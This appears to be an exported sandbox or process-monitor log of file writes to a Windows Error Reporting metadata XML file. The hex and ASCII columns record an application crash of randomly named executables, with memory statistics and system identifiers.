C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2566	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 36 00 32 00 35 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3862528</PrivateUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2638	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2642	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2646	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2692	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2696	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2700	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2730	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2734	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2740	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2780	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2784	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2792	30	3c 00 50 00 69 00 64 00 3e 00 35 00 35 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5580</Pid>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2822	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2826	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2834	74	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 59 00 35 00 44 00 65 00 5a 00 57 00 36 00 70 00 7a 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>SY5DeZW6pz.exe</ImageName>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2908	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2912	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2920	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3010	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3014	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3022	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 31 00 35 00 30 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>21503</Uptime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3066	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3070	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3078	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3160	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3164	2	09 00		success or wait	4	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3172	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3224	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3228	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3236	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3280	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3284	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3294	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 33 00 31 00 36 00 37 00 36 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>93167616</PeakVirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3380	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3384	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3394	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 37 00 30 00 38 00 39 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>70897664</VirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3478	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 34 00 30 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>4400</PageFaultCount>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3566	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 35 00 36 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>10256384</PeakWorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3664	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3668	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3678	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 31 00 39 00 35 00 32 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>10219520</WorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3760	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3764	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3774	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 31 00 35 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>171584</QuotaPeakPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3888	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3892	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	3902	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 38 00 30 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>128064</QuotaPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4000	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4004	2	09 00		success or wait	5	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4014	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 36 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22624</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4138	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4142	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4152	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 35 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21568</QuotaNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4260	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4264	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4274	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 31 00 35 00 34 00 38 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4415488</PagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4350	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4354	2	09 00		success or wait	5	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4364	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 36 00 30 00 35 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4460544</PeakPagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4456	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4460	2	09 00		success or wait	5	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4470	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 31 00 35 00 34 00 38 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4415488</PrivateUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4542	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4546	2	09 00		success or wait	4	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4554	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4600	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4604	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4610	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4652	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4656	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4660	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4692	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4696	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4698	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4740	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4744	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4746	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4784	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4788	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4792	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	8	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	16	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	4862	70	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 76 00 53 00 51 00 73 00 68 00 58 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>vSQshX.exe</Parameter0>	success or wait	8	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5450	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5454	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5456	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5496	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5500	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5502	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5540	4	0d 00 0a 00		success or wait	6	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5544	2	09 00		success or wait	12	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	5548	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6102	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6106	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6108	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6148	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6152	2	09 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6154	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6192	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6196	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6200	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6294	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6298	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6302	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 76 00 63 00 6c 00 68 00 70 00 6e 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>vclhpn, Inc.</SystemManufacturer>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6408	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	6412	2	09 00		success or wait	2	6D65497A	unknown
